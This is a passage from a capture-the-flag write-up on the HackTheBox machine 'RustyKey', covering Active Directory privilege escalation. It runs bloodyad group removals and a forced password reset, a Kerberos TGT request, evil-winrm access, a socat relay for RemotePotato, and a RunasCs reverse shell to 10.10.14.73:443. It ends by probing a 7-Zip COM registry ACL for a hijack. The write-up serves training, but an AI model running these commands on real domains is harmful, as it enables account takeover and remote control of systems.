
The PROTECTED OBJECTS group have IT as the protected group which bb.morgan is a part of. If we have the privileges to add a member to a group this also means we have the privilege to remove the members in an active directory environment.
I will remove IT from the PROTECTED OBJECTS group.
1
bloodyad -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' -i 10.129.232.127 -H 'dc.rustykey.htb' remove groupMember 'PROTECTED OBJECTS' 'IT'

Now we again try to request a TGT for BB.MORGAN.
1
getTGT.py rustykey.htb/bb.morgan:'aashwin10!' -dc-ip 10.129.232.127


We now have authentication. Lets get a shell using evil-winrm-py and claim the user.txt flag in the user’s desktop.
1
evil-winrm-py -i 10.129.232.127 -k --no-pass
Privilege Escalation
Marking bb.morgan as owned in bloodhound and looking for ways to escalate privileges on the DC.
Post Foothold Enumeration

Upon enumeration found there’s a .PDF file present on the user’s, desktop.
Reading the internal.pdf file.


Keeping the above note in mind, I proceeded with running PrivescCheck.ps1 on the box to find potential vectors of escalating privileges on the DC.
1
2
3
#Running privesccheck
upload PrivescCheck.ps1 .
Invoke-PrivescCheck
Lets run SharpHound to gather bloodhound data, incase if we missed anything.
1
.\SharpHound.exe -c All

Uploading and inspecting in bloodhound.
Nothing really revealed much in bloodhound, lets enumerate with our session more.

We can see that mm.turner is also present in the USERS on the DC.
RemotePotato (FAILED)
Checking the sessions on the DC, we can see that MM.TURNER and Administrator have one.

This privilege can be exploited using RemotePotato, where we can try to steal the hashes of these 2 users.
So lets setup the socat tunnel for OXID resolve.
1
socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.232.127:8888

Now we run remotepotato from our session.

But we were unable to crack it.
Shell as EE.REED
Looking at the program files we have a very odd application installed on the box.

7-Zip, is odd here.
Earlier we found a .pdf file, which lists the use of archiving tool for the support group users.
Checking the support group.

So lets get a shell as EE.REED using RunasCs.exe
First we need to set the password for EE.REED since as IT-COMPUTER3$ is the member of HELPDESK which have ForceChangePassword on EE.REED.
1
bloodyad -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' -i 10.129.232.127 -H 'dc.rustykey.htb' set password 'ee.reed' 'aashwin10!'

Now Running RunasCs.exe
1
.\RunasCs.exe 'ee.reed' 'aashwin10!' powershell.exe -r 10.10.14.73:443


But our session instantly terminated since EE.REED is a part of the SUPPORT group which is also in the PROTECTED OBJECTS group.
1
bloodyad -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' -i 10.129.232.127 -H 'dc.rustykey.htb' remove groupMember 'PROTECTED OBJECTS' 'SUPPORT'

Now we run RunasCs.exe
1
.\RunasCs.exe 'ee.reed' 'aashwin10!' powershell.exe -r 10.10.14.73:443

And we got a shell as EE.REED

Now running PrivescCheck.ps1 to find anything in context with this user.
1
2
. .\PrivescCheck.ps1
Invoke-PrivescCheck
But nothing important found.
Shell as MM.Turner (COM Object Hijack)
After some googling and asking Claude about the above pdf file, I found out that there are COM Objects, CLSID and Registry involved here.

So we can list CLSIDs of the program installed on our device.
1
reg query HKCR\CLSID /f "7-zip" /s
Now lets get more detail about this ACL.
1
Get-Acl "Registry::HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" | format-list

Since ee.reed is a part of support group, we have full control over this object.
We can also list this using Get-ItemProperty.
1
Get-ItemProperty "Registry::HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"
